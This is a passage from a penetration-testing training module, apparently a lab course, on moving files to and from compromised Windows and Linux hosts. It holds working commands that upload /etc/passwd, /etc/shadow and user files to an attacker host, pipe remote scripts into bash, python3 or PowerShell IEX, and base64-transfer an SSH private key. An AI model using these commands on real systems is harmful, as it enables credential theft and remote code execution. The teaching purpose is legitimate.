3688374325B992DEF12793500307566D
```

We copy this content and paste it into our attack host, use the `base64` command to decode it, and use the `md5sum` application to confirm the transfer happened correctly.

Decode Base64 String in Linux

```
echo
IyBDb3B5cmlnaHQgKGMpIDE5OTMtMjAwOSBNaWNyb3NvZnQgQ29ycC4NCiMNCiMgVGhpcyBpcy
BhIHNhbXBsZSBIT1NUUyBmaWxlIHVzZWQgYnkgTWljcm9zb2Z0IFRDUC9JUCBmb3IgV2luZG93
cy4NCiMNCiMgVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBtYXBwaW5ncyBvZiBJUCBhZGRyZXNzZX
MgdG8gaG9zdCBuYW1lcy4gRWFjaA0KIyBlbnRyeSBzaG91bGQgYmUga2VwdCBvbiBhbiBpbmRp
dmlkdWFsIGxpbmUuIFRoZSBJUCBhZGRyZXNzIHNob3VsZA0KIyBiZSBwbGFjZWQgaW4gdGhlIG
ZpcnN0IGNvbHVtbiBmb2xsb3dlZCBieSB0aGUgY29ycmVzcG9uZGluZyBob3N0IG5hbWUuDQoj
IFRoZSBJUCBhZGRyZXNzIGFuZCB0aGUgaG9zdCBuYW1lIHNob3VsZCBiZSBzZXBhcmF0ZWQgYn
kgYXQgbGVhc3Qgb25lDQojIHNwYWNlLg0KIw0KIyBBZGRpdGlvbmFsbHksIGNvbW1lbnRzIChz
dWNoIGFzIHRoZXNlKSBtYXkgYmUgaW5zZXJ0ZWQgb24gaW5kaXZpZHVhbA0KIyBsaW5lcyBvci
Bmb2xsb3dpbmcgdGhlIG1hY2hpbmUgbmFtZSBkZW5vdGVkIGJ5IGEgJyMnIHN5bWJvbC4NCiMN
CiMgRm9yIGV4YW1wbGU6DQojDQojICAgICAgMTAyLjU0Ljk0Ljk3ICAgICByaGluby5hY21lLm
```

```
NvbSAgICAgICAgICAjIHNvdXJjZSBzZXJ2ZXINCiMgICAgICAgMzguMjUuNjMuMTAgICAgIHgu
YWNtZS5jb20gICAgICAgICAgICAgICMgeCBjbGllbnQgaG9zdA0KDQojIGxvY2FsaG9zdCBuYW
1lIHJlc29sdXRpb24gaXMgaGFuZGxlZCB3aXRoaW4gRE5TIGl0c2VsZi4NCiMJMTI3LjAuMC4x
ICAgICAgIGxvY2FsaG9zdA0KIwk6OjEgICAgICAgICAgICAgbG9jYWxob3N0DQo= | base64
-d > hosts
```

```
md5sum hosts

3688374325b992def12793500307566d  hosts
```

PowerShell Web Uploads

PowerShell doesn't have a built-in function for upload operations, but we can use `Invoke-WebRequest` or `Invoke-RestMethod` to build our upload function. We'll also need a web server that accepts uploads, which is not a default option in most common webserver utilities.

For our web server, we can use uploadserver, an extended module of the Python HTTP.server module, which includes a file upload page. Let's install it and start the webserver.

Installing a Configured WebServer with Upload

```
pip3 install uploadserver

Collecting upload server
  Using cached uploadserver-2.0.1-py3-none-any.whl (6.9 kB)
Installing collected packages: uploadserver
Successfully installed uploadserver-2.0.1
```

```
python3 -m uploadserver

File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Now we can use a PowerShell script PSUpload.ps1 which uses `Invoke-RestMethod` to perform the upload operations. The script accepts two parameters `-File`, which we use to specify the file path, and `-Uri`, the server URL where we'll upload our file. Let's attempt to upload the host file from our Windows host.

PowerShell Script to Upload a File to Python Upload Server

```
PS C:\htb> IEX(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/juliouren
a/plaintext/master/Powershell/PSUpload.ps1')
PS C:\htb> Invoke-FileUpload -Uri http://192.168.49.128:8000/upload -File
C:\Windows\System32\drivers\etc\hosts

[+] File Uploaded:  C:\Windows\System32\drivers\etc\hosts
[+] FileHash:  5E7241D66FD77E9E8EA866B6278B2373
```

PowerShell Base64 Web Upload

Another way to use PowerShell and base64 encoded files for upload operations is by using `Invoke-WebRequest` or `Invoke-RestMethod` together with Netcat. We use Netcat to listen in on a port we specify and send the file as a `POST` request. Finally, we copy the output and use the base64 decode function to convert the base64 string into a file.

```
PS C:\htb> $b64 = [System.convert]::ToBase64String((Get-Content -Path
'C:\Windows\System32\drivers\etc\hosts' -Encoding Byte))
PS C:\htb> Invoke-WebRequest -Uri http://192.168.49.128:8000/ -Method POST
-Body $b64
```

We catch the base64 data with Netcat and use the base64 application with the decode option to convert the string to the file.

```
nc -lvnp 8000

listening on [any] 8000 ...
connect to [192.168.49.128] from (UNKNOWN) [192.168.49.129] 50923
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US)
WindowsPowerShell/5.1.19041.1682
Content-Type: application/x-www-form-urlencoded
Host: 192.168.49.128:8000
Content-Length: 1820
Connection: Keep-Alive

IyBDb3B5cmlnaHQgKGMpIDE5OTMtMjAwOSBNaWNyb3NvZnQgQ29ycC4NCiMNCiMgVGhpcyBpcy
BhIHNhbXBsZSBIT1NUUyBmaWxlIHVzZWQgYnkgTWljcm9zb2Z0IFRDUC9JUCBmb3IgV2luZG93
cy4NCiMNCiMgVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBtYXBwaW5ncyBvZiBJUCBhZGRyZXNzZX
MgdG8gaG9zdCBuYW1lcy4gRWFjaA0KIyBlbnRyeSBzaG91bGQgYmUga2VwdCBvbiBhbiBpbmRp
dmlkdWFsIGxpbmUuIFRoZSBJUCBhZGRyZXNzIHNob3VsZA0KIyBiZSBwbGFjZWQgaW4gdGhlIG
ZpcnN0IGNvbHVtbiBmb2xsb3dlZCBieSB0aGUgY29ycmVzcG9uZGluZyBob3N0IG5hbWUuDQoj
```

```
IFRoZSBJUCBhZGRyZXNzIGFuZCB0aGUgaG9zdCBuYW1lIHNob3VsZCBiZSBzZXBhcmF0ZWQgYn
kgYXQgbGVhc3Qgb25lDQo
...SNIP...
```


```
echo <base64> | base64 -d -w 0 > hosts
```

SMB Uploads

We previously discussed that companies usually allow outbound traffic using `HTTP` (TCP/80) and `HTTPS` (TCP/443) protocols. Commonly enterprises don't allow the SMB protocol (TCP/445) out of their internal network because this can open them up to potential attacks. For more information on this, we can read the Microsoft post Preventing SMB traffic from lateral connections and entering or leaving the network.

An alternative is to run SMB over HTTP with `WebDav`. `WebDAV` (RFC 4918) is an extension of HTTP, the internet protocol that web browsers and web servers use to communicate with each other. The `WebDAV` protocol enables a webserver to behave like a fileserver, supporting collaborative content authoring. `WebDAV` can also use HTTPS.

When you use `SMB`, it will first attempt to connect using the SMB protocol, and if there's no SMB share available, it will try to connect using HTTP. In the following Wireshark capture, we attempt to connect to the file share `testing3`, and because it didn't find anything with `SMB`, it uses `HTTP`.



No.	Time	Source	Destination	Protocol	Length	Info
4	2.115439	192.168.49.129	192.168.49.128	TCP	66	50077 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
6	2.115763	192.168.49.129	192.168.49.128	TCP	54	50077 → 445 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
7	2.115814	192.168.49.129	192.168.49.128	SMB	127	Negotiate Protocol Request
10	2.117916	192.168.49.129	192.168.49.128	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
13	2.119611	192.168.49.129	192.168.49.128	SMB2	633	Session Setup Request, NTLMSSP_AUTH, User: .\plaintext2
16	2.121421	192.168.49.129	192.168.49.128	SMB2	172	Tree Connect Request Tree: \\192.168.49.128\IPC$
19	2.122713	192.168.49.129	192.168.49.128	SMB2	230	Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \192.168.49.128\testing3
22	2.123661	192.168.49.129	192.168.49.128	SMB2	180	Tree Connect Request Tree: \\192.168.49.128\testing3
25	2.124683	192.168.49.129	192.168.49.128	SMB2	180	Tree Connect Request Tree: \\192.168.49.128\testing3
28	2.166088	192.168.49.129	192.168.49.128	TCP	66	50078 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
30	2.166314	192.168.49.129	192.168.49.128	TCP	54	50078 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
31	2.166361	192.168.49.129	192.168.49.128	HTTP	196	OPTIONS /testing3/ HTTP/1.1
34	2.174634	192.168.49.129	192.168.49.128	TCP	54	50077 → 445 [ACK] Seq=1365 Ack=852 Win=2101504 Len=0
35	2.202824	192.168.49.129	192.168.49.128	TCP	66	50079 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
37	2.203034	192.168.49.129	192.168.49.128	TCP	54	50079 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
38	2.203131	192.168.49.129	192.168.49.128	HTTP	226	PROPFIND /testing3/ HTTP/1.1
42	2.204450	192.168.49.129	192.168.49.128	TCP	54	50079 → 80 [ACK] Seq=173 Ack=848 Win=261888 Len=0
43	2.206262	192.168.49.129	192.168.49.128	TCP	66	50080 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
45	2.206419	192.168.49.129	192.168.49.128	TCP	54	50080 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
46	2.206501	192.168.49.129	192.168.49.128	HTTP	225	PROPFIND /testing3 HTTP/1.1
50	2.207191	192.168.49.129	192.168.49.128	TCP	54	50080 → 80 [ACK] Seq=172 Ack=848 Win=2101504 Len=0
51	2.211208	192.168.49.129	192.168.49.128	TCP	66	50081 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
53	2.211333	192.168.49.129	192.168.49.128	TCP	54	50081 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
54	2.211396	192.168.49.129	192.168.49.128	HTTP	225	PROPFIND /testing3 HTTP/1.1
58	2.212178	192.168.49.129	192.168.49.128	TCP	54	50081 → 80 [ACK] Seq=172 Ack=848 Win=261888 Len=0
59	2.221655	192.168.49.129	192.168.49.128	TCP	54	50078 → 80 [ACK] Seq=143 Ack=263 Win=2102016 Len=0

Configuring WebDav Server

To set up our WebDav server, we need to install two Python modules, `wsgidav` and `cheroot` (you can read more about this implementation here: wsgidav github). After installing them, we run the `wsgidav` application in the target directory.

Installing WebDav Python modules

```
sudo pip3 install wsgidav cheroot

[sudo] password for plaintext:
Collecting wsgidav
  Downloading WsgiDAV-4.0.1-py3-none-any.whl (171 kB)
     |████████████████████████████████| 171 kB 1.4 MB/s
     ...SNIP...
```

Using the WebDav Python module

```
sudo wsgidav --host=0.0.0.0 --port=80 --root=/tmp --auth=anonymous

[sudo] password for plaintext:
Running without configuration file.
10:02:53.949 - WARNING : App wsgidav.mw.cors.Cors(None).is_disabled()
returned True: skipping.
10:02:53.950 - INFO    : WsgiDAV/4.0.1 Python/3.9.2 Linux-5.15.0-
15parrot1-amd64-x86_64-with-glibc2.31
10:02:53.950 - INFO    : Lock manager:      LockManager(LockStorageDict)
10:02:53.950 - INFO    : Property manager:  None
10:02:53.950 - INFO    : Domain controller: SimpleDomainController()
10:02:53.950 - INFO    : Registered DAV providers by route:
10:02:53.950 - INFO    :   - '/:dir_browser': FilesystemProvider for path
'/usr/local/lib/python3.9/dist-packages/wsgidav/dir_browser/htdocs' (Read-
Only) (anonymous)
10:02:53.950 - INFO    :   - '/': FilesystemProvider for path '/tmp'
(Read-Write) (anonymous)
10:02:53.950 - WARNING : Basic authentication is enabled: It is highly
recommended to enable SSL.
10:02:53.950 - WARNING : Share '/' will allow anonymous write access.
10:02:53.950 - WARNING : Share '/:dir_browser' will allow anonymous read
access.
10:02:54.194 - INFO    : Running WsgiDAV/4.0.1 Cheroot/8.6.0 Python 3.9.2
10:02:54.194 - INFO    : Serving on http://0.0.0.0:80 ...
```

Connecting to the Webdav Share

Now we can attempt to connect to the share using the `DavWWWRoot` directory.

```
C:\htb> dir \\192.168.49.128\DavWWWRoot
```

```
 Volume in drive \\192.168.49.128\DavWWWRoot has no label.
 Volume Serial Number is 0000-0000

 Directory of \\192.168.49.128\DavWWWRoot

05/18/2022  10:05 AM    <DIR>          .
05/18/2022  10:05 AM    <DIR>          ..
05/18/2022  10:05 AM    <DIR>          sharefolder
05/18/2022  10:05 AM                13 filetest.txt
               1 File(s)             13 bytes
               3 Dir(s)  43,443,318,784 bytes free
```

Note: `DavWWWRoot` is a special keyword recognized by the Windows Shell. No such folder exists on your WebDAV server. The DavWWWRoot keyword tells the Mini-Redirector driver, which handles WebDAV requests that you are connecting to the root of the WebDAV server.

You can avoid using this keyword if you specify a folder that exists on your server when connecting to the server. For example: \192.168.49.128\sharefolder

Uploading Files using SMB

```
C:\htb> copy C:\Users\john\Desktop\SourceCode.zip
\\192.168.49.129\DavWWWRoot\
C:\htb> copy C:\Users\john\Desktop\SourceCode.zip
\\192.168.49.129\sharefolder\
```

Note: If there are no SMB (TCP/445) restrictions, you can use impacket-smbserver the same way we set it up for download operations.

FTP Uploads

Uploading files using FTP is very similar to downloading files. We can use PowerShell or the FTP client to complete the operation. Before we start our FTP Server using the Python module `pyftpdlib`, we need to specify the option `--write` to allow clients to upload files to our attack host.

```
sudo python3 -m pyftpdlib --port 21 --write

/usr/local/lib/python3.9/dist-packages/pyftpdlib/authorizers.py:243:
RuntimeWarning: write permissions assigned to anonymous user.
  warnings.warn("write permissions assigned to anonymous user.",
[I 2022-05-18 10:33:31] concurrency model: async
```

```
[I 2022-05-18 10:33:31] masquerade (NAT) address: None
[I 2022-05-18 10:33:31] passive ports: None
[I 2022-05-18 10:33:31] >>> starting FTP server on 0.0.0.0:21, pid=5155 <<<
```

Now let's use the PowerShell upload function to upload a file to our FTP Server.

PowerShell Upload File

```
PS C:\htb> (New-Object Net.WebClient).UploadFile('ftp://192.168.49.128/ftp-hosts', 'C:\Windows\System32\drivers\etc\hosts')
```

Create a Command File for the FTP Client to Upload a File

```
C:\htb> echo open 192.168.49.128 > ftpcommand.txt
C:\htb> echo USER anonymous >> ftpcommand.txt
C:\htb> echo binary >> ftpcommand.txt
C:\htb> echo PUT c:\windows\system32\drivers\etc\hosts >> ftpcommand.txt
C:\htb> echo bye >> ftpcommand.txt
C:\htb> ftp -v -n -s:ftpcommand.txt
ftp> open 192.168.49.128

Log in with USER and PASS first.

ftp> USER anonymous
ftp> PUT c:\windows\system32\drivers\etc\hosts
ftp> bye
```

Recap

We discussed several methods for downloading and uploading files using Windows native tools, but there's more. In the following sections, we'll discuss other mechanisms and tools we can use to perform file transfer operations.

Linux File Transfer Methods

Linux is a versatile operating system, which commonly has many different tools we can use to perform file transfers. Understanding file transfer methods in Linux can help attackers and defenders improve their skills to attack networks and prevent sophisticated attacks.

A few years ago, we were contacted to perform incident response on some web servers. We found multiple threat actors in six out of the nine web servers we investigated. The threat actor found a SQL Injection vulnerability. They used a Bash script that, when executed, attempted to download another piece of malware that connected to the threat actor's command and control server.

The Bash script they used tried three download methods to get the other piece of malware that connected to the command and control server. Its first attempt was to use `cURL`. If that failed, it attempted to use `wget`, and if that failed, it used `Python`. All three methods use `HTTP` to communicate.

Although Linux can communicate via FTP, SMB like Windows, most malware on all different operating systems uses `HTTP` and `HTTPS` for communication.

This section will review multiple ways to transfer files on Linux, including HTTP, Bash, SSH, etc.

Download Operations

We have access to the machine `NIX04`, and we need to download a file from our `Pwnbox` machine. Let's see how we can accomplish this using multiple file download methods.

Base64 Encoding / Decoding

Depending on the file size we want to transfer, we can use a method that does not require network communication. If we have access to a terminal, we can encode a file to a base64 string, copy its content into the terminal and perform the reverse operation. Let's see how we can do this with Bash.

Pwnbox - Check File MD5 hash

```
md5sum id_rsa
```

```
4e301756a07ded0a2dd6953abf015278  id_rsa
```

We use `cat` to print the file content, and base64 encode the output using a pipe `|`. We used the option `-w 0` to create only one line and ended up with the command with a semi-colon (;) and `echo` keyword to start a new line and make it easier to copy.

Pwnbox - Encode SSH Key to Base64

```
cat id_rsa |base64 -w 0;echo

LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRU
FBQUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUFsd0FBQUFkemMyZ3RjbgpOaEFB
QUFBd0VBQVFBQUFJRUF6WjE0dzV1NU9laHR5SUJQSkg3Tm9Yai84YXNHRUcxcHpJbmtiN2hIMl
dRVGpMQWRYZE9kCno3YjJtd0tiSW56VmtTM1BUR3ZseGhDVkRRUmpBYzloQ3k1Q0duWnlLM3U2
TjQ3RFhURFY0YUtkcXl0UTFUQXZZUHQwWm8KVWh2bEo5YUgxclgzVHUxM2FRWUNQTVdMc2JOV2
tLWFJzSk11dTJONkJoRHVmQThhc0FBQUlRRGJXa3p3MjFwTThBQUFBSApjM05vTFhKellRQUFB
SUVBeloxNHc1dTVPZWh0eUlCUEpIN05vWGovOGFzR0VHMXB6SW5rYjdoSDJXUVRqTEFkWGRPZH
o3CmIybXdLYkluelZrUzNQVEd2bHhoQ1ZEUVJqQWM5aEN5NUNHblp5SzN1Nk40N0RYVERWNGFL
ZHF5dFExVEF2WVB0MFpvVWgKdmxKOWFIMXJYM1R1MTNhUVlDUE1XTHNiTldrS1hSc0pNdXUyTj
ZCaER1ZkE4YXNBQUFBREFRQUJBQUFBZ0NjQ28zRHBVSwpFdCtmWTZjY21JelZhL2NEL1hwTlRs
RFZlaktkWVFib0ZPUFc5SjBxaUVoOEpyQWlxeXVlQTNNd1hTWFN3d3BHMkpvOTNPClllVSnNxQX
B4NlBxbFF6K3hKNjZEdzl5RWF1RTA5OXpodEtpK0pvMkttVzJzVENkbm92Y3BiK3Q3S2lPcHlw
YndFZ0dJWVkKZW9VT2hENVJyY2s5Q3J2TlFBem9BeEFBQUFRUUNGKzBtTXJraklXL09lc3lJRC
9JQzJNRGNuNTI0S2NORUZ0NUk5b0ZJMApDcmdYNmNoSlNiVWJsVXFqVEx4NmIyblNmSlVWS3pU
MXRCVk1tWEZ4Vit0K0FBQUFRUURzbGZwMnJzVTdtaVMyQnhXWjBNCjY2OEhxblp1SWc3WjVLUn
FrK1hqWkdqalRKZEd4Z0VBanhuZEJqa0F0MExlOFphbUt5blV2aGU3ekkzL0FBQUEK
UVFEZWZPSVFNZnQ0R1NtaERreWJtbG1IQXRkMUdYVitOQTRGNXQ0UExZYzZOYWRIc0JTWDJWN0
liaFA1cS9yVm5tVHJRZApaUkVJTW84NzRMUkJrY0FqUlZBQUFBRkhCc1lXbHVkR1Y0ZEVCamVX
Smxjbk53WVd0ObEFRSURCQVVHCi0tLS0tRU5EIE9QRU5TU0ggUFJJVkFURSBLRVktLS0tLQo=
```

We copy this content, paste it onto our Linux target machine, and use `base64` with the option `-d' to decode it.

Linux - Decode the File

```
echo -n
'LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqR
UFBQUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQkFBQUFsd0FBQUFkemMyZ3RjbgpOaEF
BQUFBd0VBQVFBQUFJRUF6WjE0dzV1NU9laHR5SUJQSkg3Tm9Yai84YXNHRUcxcHpJbmtiN2hIM
ldRVGpMQWRYZE9kCno3YjJtd0tiSW56VmtTM1BUR3ZseGhDVkRRUmpBYzloQ3k1Q0duWnlLM3U
2TjQ3RFhURFY0YUtkcXl0UTFUQXZZUHQwWm8KVWh2bEo5YUgxclgzVHUxM2FRWUNQTVdMc2JOV
2tLWFJzSk11dTJONkJoRHVmQThhc0FBQUlRRGJXa3p3MjFwTThBQUFBSApjM05vTFhKellRQUF
BSUVBeloxNHc1dTVPZWh0eUlCUEpIN05vWGovOGFzR0VHMXB6SW5rYjdoSDJXUVRqTEFkWGRPZ
Ho3CmIybXdLYkluelZrUzNQVEd2bHhoQ1ZEUVJqQWM5aEN5NUNHblp5SzN1Nk40N0RYVERWNGF
LZHF5dFExVEF2WVB0MFpvVWgKdmxKOWFIMXJYM1R1MTNhUVlDUE1XTHNiTldrS1hSc0pNdXUyT
```

```
jZCaER1ZkE4YXNBQUFBREFRQUJBQUFBZ0NjQ28zRHBVSwpFdCtmWTZjY21JelZhL2NEL1hwTlR
sRFZlaktkWVFib0ZPUFc5SjBxaUVoOEpyQWlxeXVlQTNNd1hTWFN3d3BHMkpvOTNPCllVSnNxQ
XB4NlBxbFF6K3hKNjZEdzl5RWF1RTA5OXpodEtpK0pvMkttVzJzVENkbm92Y3BiK3Q3S2lPcHl
wYndFZ0dJWVkKZW9VT2hENVJyY2s5Q3J2TlFBem9BeEFBQUFRUUNGKzBtTXJraklXL09lc3lJR
C9JQzJNRGNuNTI0S2NORUZ0NUk5b0ZJMApDcmdYNmNoSlNiVWJsVXFqVEx4NmIyblNmSlVWS3p
UMXRCVk1tWEZ4Vit0K0FBQUFRUURzbGZwMnJzVTdtaVMyQnhXWjBNCjY2OEhxblp1SWc3WjVLU
nFrK1hqWkdqbHVJMkxjalRKZEd4Z0VBanhuZEJqa0F0MExlOFphbUt5blV2aGU3ekkzL0FBQUE
KUVFEZWZPSVFNZnQ0R1NtaERReWJtbG1IQXRkMUdYVitOQTRGNXQ0UExZYzZOYWRIc0JTWDJWN
0liaFA1cS9yVm5tVHJRZApaUkVJTW84NzRMUkJrY0FqUlZBQUFBRkhCc1lXbHVkR1Y0ZEVCamV
XSmxjbk53WVdObEFRSURCQVVHCi0tLS0tRU5EIE9QRU5TU0ggUFJJVkFURSBLRVktLS0tLQo='
| base64 -d > id_rsa
```

Finally, we can confirm if the file was transferred successfully using the `md5sum` command.

Linux - Confirm the MD5 Hashes Match

```
md5sum id_rsa

4e301756a07ded0a2dd6953abf015278  id_rsa
```

Note: You can also upload files using the reverse operation. From your compromised target cat and base64 encode a file and decode it in your Pwnbox.

Web Downloads with Wget and cURL

Two of the most common utilities in Linux distributions to interact with web applications are `wget` and `curl`. These tools are installed on many Linux distributions.

To download a file using `wget`, we need to specify the URL and the option `-O' to set the output filename.

Download a File Using wget

```
wget
https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh -O
/tmp/LinEnum.sh
```

`cURL` is very similar to `wget`, but the output filename option is lowercase `-o'.

Download a File Using cURL

```
curl -o /tmp/LinEnum.sh
https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
```

Fileless Attacks Using Linux

Because of the way Linux works and how pipes operate, most of the tools we use in Linux can be used to replicate fileless operations, which means that we don't have to download a file to execute it.

Note: Some payloads such as `mkfifo` write files to disk. Keep in mind that while the execution of the payload may be fileless when you use a pipe, depending on the payload chosen it may create temporary files on the OS.

Let's take the `cURL` command we used, and instead of downloading LinEnum.sh, let's execute it directly using a pipe.

Fileless Download with cURL

```
curl https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh | bash
```

Similarly, we can download a Python script file from a web server and pipe it into the Python binary. Let's do that, this time using `wget`.

Fileless Download with wget

```
wget -qO- https://raw.githubusercontent.com/juliourena/plaintext/master/Scripts/helloworld.py | python3

Hello World!
```

Download with Bash (/dev/tcp)

There may also be situations where none of the well-known file transfer tools are available. As long as Bash version 2.04 or greater is installed (compiled with --enable-net-redirections), the built-in /dev/TCP device file can be used for simple file downloads.

Connect to the Target Webserver

```
exec 3<>/dev/tcp/10.10.10.32/80
```

HTTP GET Request

```
echo -e "GET /LinEnum.sh HTTP/1.1\n\n">&3
```

Print the Response

```
cat <&3
```

SSH Downloads

SSH (or Secure Shell) is a protocol that allows secure access to remote computers. SSH implementation comes with an `SCP` utility for remote file transfer that, by default, uses the SSH protocol.

`SCP` (secure copy) is a command-line utility that allows you to copy files and directories between two hosts securely. We can copy our files from local to remote servers and from remote servers to our local machine.

`SCP` is very similar to `copy` or `cp`, but instead of providing a local path, we need to specify a username, the remote IP address or DNS name, and the user's credentials.

Before we begin downloading files from our target Linux machine to our Pwnbox, let's set up an SSH server in our Pwnbox.

Enabling the SSH Server

```
sudo systemctl enable ssh

Synchronizing state of ssh.service with SysV service script with
/lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
Use of uninitialized value $service in hash element at /usr/sbin/update-
rc.d line 26, <DATA> line 45
...SNIP...
```

Starting the SSH Server

```
sudo systemctl start ssh
```

Checking for SSH Listening Port

```
netstat -lnpt

(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
-
```

Now we can begin transferring files. We need to specify the IP address of our Pwnbox and the username and password.

Linux - Downloading Files Using SCP

```
scp [email protected]:/root/myroot.txt .
```

Note: You can create a temporary user account for file transfers and avoid using your primary credentials or keys on a remote computer.

Upload Operations

There are also situations such as binary exploitation and packet capture analysis, where we must upload files from our target machine onto our attack host. The methods we used for downloads will also work for uploads. Let's see how we can upload files in various ways.

Web Upload

As mentioned in the `Windows File Transfer Methods` section, we can use uploadserver, an extended module of the Python `HTTP.Server` module, which includes a file upload page. For this Linux example, let's see how we can configure the `uploadserver` module to use `HTTPS` for secure communication.

The first thing we need to do is to install the `uploadserver` module.

Pwnbox - Start Web Server

```
sudo python3 -m pip install --user uploadserver

Collecting uploadserver
  Using cached uploadserver-2.0.1-py3-none-any.whl (6.9 kB)
Installing collected packages: uploadserver
Successfully installed uploadserver-2.0.1
```

Now we need to create a certificate. In this example, we are using a self-signed certificate.

Pwnbox - Create a Self-Signed Certificate

```
openssl req -x509 -out server.pem -keyout server.pem -newkey rsa:2048 -
nodes -sha256 -subj '/CN=server'

Generating a RSA private key
...........................................................................
......+++++
.......+++++
writing new private key to 'server.pem'
-----
```

The webserver should not host the certificate. We recommend creating a new directory to host the file for our webserver.

Pwnbox - Start Web Server

```
mkdir https && cd https
```

```
sudo python3 -m uploadserver 443 --server-certificate ~/server.pem

File upload available at /upload
Serving HTTPS on 0.0.0.0 port 443 (https://0.0.0.0:443/) ...
```

Now from our compromised machine, let's upload the `/etc/passwd` and `/etc/shadow` files.

Linux - Upload Multiple Files

```
curl -X POST https://192.168.49.128/upload -F 'files=@/etc/passwd' -F
'files=@/etc/shadow' --insecure
```

We used the option `--insecure` because we used a self-signed certificate that we trust.

Alternative Web File Transfer Method

Since Linux distributions usually have `Python` or `php` installed, starting a web server to transfer files is straightforward. Also, if the server we compromised is a web server, we can move the files we want to transfer to the web server directory and access them from the web page, which means that we are downloading the file from our Pwnbox.

It is possible to stand up a web server using various languages. A compromised Linux machine may not have a web server installed. In such cases, we can use a mini web server. What they perhaps lack in security, they make up for flexibility, as the webroot location and listening ports can quickly be changed.

Linux - Creating a Web Server with Python3

```
python3 -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Linux - Creating a Web Server with Python2.7

```
python2.7 -m SimpleHTTPServer

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Linux - Creating a Web Server with PHP

```
php -S 0.0.0.0:8000

[Fri May 20 08:16:47 2022] PHP 7.4.28 Development Server
(http://0.0.0.0:8000) started
```

Linux - Creating a Web Server with Ruby

```
ruby -run -ehttpd . -p8000
```

```
[2022-05-23 09:35:46] INFO  WEBrick 1.6.1
[2022-05-23 09:35:46] INFO  ruby 2.7.4 (2021-07-07) [x86_64-linux-gnu]
[2022-05-23 09:35:46] INFO  WEBrick::HTTPServer#start: pid=1705 port=8000
```

Download the File from the Target Machine onto the Pwnbox

```
wget 192.168.49.128:8000/filetotransfer.txt

--2022-05-20 08:13:05--  http://192.168.49.128:8000/filetotransfer.txt
Connecting to 192.168.49.128:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0 [text/plain]
Saving to: 'filetotransfer.txt'

filetotransfer.txt                       [ <=>
]       0  --.-KB/s    in 0s

2022-05-20 08:13:05 (0.00 B/s) - ‘filetotransfer.txt’ saved [0/0]
```

